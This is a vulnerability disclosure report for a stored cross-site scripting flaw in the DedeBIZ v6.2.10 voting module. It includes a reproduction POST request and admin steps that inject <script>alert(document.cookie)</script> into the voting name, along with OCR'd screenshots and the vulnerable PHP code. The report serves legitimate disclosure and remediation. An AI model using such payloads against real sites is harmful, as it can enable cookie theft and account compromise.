

# Stored xss vulnerability exists in DedeBIZ v6.2.10

## [Suggested description]

DedeBIZ v6.2.10 was discovered to contain stored xss vulnerability in /apps/vote.php.

## [Vulnerability Type]

Cross Site Scripting (XSS)

## [Vendor of Product]

<https://github.com/DedeBIZ/DedeV6>

<https://www.dedebiz.com/>

## [Affected Product Code Base]

DedeBIZ 6.2.10

## [Affected Component]

/apps/vote.php

```
POST /admin/vote_edit.php HTTP/1.1
.....
dopost=saveedit&aid=1&_csrf_token=f75a1bfe2b5ab6613069c569fadcb360&votename=%3Cscript%3
Ealert%28document.cookie%29%3C%2Fscript%3E&totalcount=0&starttime=2010-02-
17+00%3A00&endtime=2020-03-
19+00%3A00&isallow=1&view=1&spec=0&ismore=0&votenote=%3Cv%3Anote+id%3D%221%22+count%3D%
221%22%3E%E6%9C%8B%E5%8F%8B%E4%BB%8B%E7%BB%8D%3C%2Fv%3Anote%3E%3Cv%3Anote+id%3D%222%22+
count%3D%220%22%3E%E9%97%A8%E6%88%B7%E7%BD%91%E7%AB%99%E7%9A%84%E6%90%9C%E7%B4%A2%E5%BC%
95%E6%93%8E%3C%2Fv%3Anote%3E%3Cv%3Anote+id%3D%223%22+count%3D%222%22%3EGoogle%E6%88%96%
E7%99%BE%E5%BA%A6%E6%90%9C%E7%B4%A2%3C%2Fv%3Anote%3E%3Cv%3Anote+id%3D%224%22+count%3D%
222%22%3E%E5%88%AB%E7%9A%84%E7%BD%91%E7%AB%99%E4%B8%8A%E7%9A%84%E9%93%BE%E6%8E%A5%3C%2F
v%3Anote%3E%3Cv%3Anote+id%3D%225%22+count%3D%221%22%3E%E5%85%B6%E5%AE%83%E9%80%94%E5%BE%
84%3C%2Fv%3Anote%3E&isenable=0&Submit=
```

```
GET /apps/vote.php?aid=1&dopost=view HTTP/1.1
.....
```

## [Attack Type]

Remote

## [Vulnerability demonstration]

1. First, enter the admin backend management . Select 'plugin management', click on 'voting module', and the voting name can be modified on the right. Change 'Voting Name' to <script>alert(document.cookie)</script>

我的网站 6.2.10 安全

功能搜索

admin 管理 退了

常用功能 文档管理 附件管理 模型管理 文档维护 插件管理 投票模块 挑错管理 更新网站 会员管理 财务管理 系统设置 系统帮助

投票管理 - 修改投票

投票名称: <script>alert(document.cookie)</script> (highlighted with a red box)

投票总人数: 0

开始时间: 2010-02-17 00:00

结束时间: 2020-03-19 00:00

是否允许游客投票:  是  否

是否允许查看投票:  是  否


投票时间间隔: 0 (N天后可再次投票, 0表示此ip地址只能投一次)

是否多选:  单选  多选

投票项: <v:note id="1" count="1">朋友介绍</v:note><v:note id="2" count="0">门户网站的搜索引擎</v:note><v:note id="3" count="2">Google或百度搜索</v:note><v:note id="4" count="2">别的网站上的链接</v:note><v:note id="5" count="1">其它途径</v:note>

是否启用:  是  否

保存 返回



2. After clicking the "Save" button, it was found that the voting name had been successfully modified. Then, click on the newly modified voting name and enter the voting page, it is found that XSS has been successfully triggered.

我的网站 6.2.10 安全

功能搜索

admin 管理 退了

常用功能 文档管理 附件管理 模型管理 文档维护 插件管理 投票模块 挑错管理 更新网站 会员管理 财务管理 系统设置 系统帮助


投票管理


id	投票名称	开始时间	结束时间	投票总数	状态	操作
1	ript>alert (document.cookie) ript>	2010-02-17	2020-03-19	0	启用	

添加一组投票

共1页1条

Click on





3. It can be found that the XSS statement was successfully written to the database

## [Cause of vulnerability]

In `apps/vote.php`, the backend of the website did not filter special characters for "voting name", which triggered XSS by outputting XSS statements on the front-end page

vote.php

```
apps > vote.php
41     }
42     if ($row['isenable'] == 1) {
43         ShowMsg('此投票项未启用,暂时不能进行投票', $ENV_GOBACK_URL);
44         exit();
45     }
46 }
47 $votename = $vo->VoteInfos['votename'];
48 $totalcount = $vo->VoteInfos['totalcount'];
49 $starttime = GetDateMk($vo->VoteInfos['starttime']);
50 $endtime = GetDateMk($vo->VoteInfos['endtime']);
51 $votelist = $vo->GetVoteResult("98%", 30, "30%");
52 //判断是否允许被查看
53 $admin = new userLogin;
54 if ($dopost == 'view') {
55     if ($row['view'] == 1 && empty($admin->userName)) {
56         ShowMsg('此投票项不允许查看结果', $ENV_GOBACK_URL);
57         exit();
58     }
59 }
60 //显示模板简单PHP文件
61 include(DEDETEMPLATE.'/apps/vote.htm');
62 ?>
```

[Repair suggestions]

Filter the voting name output content.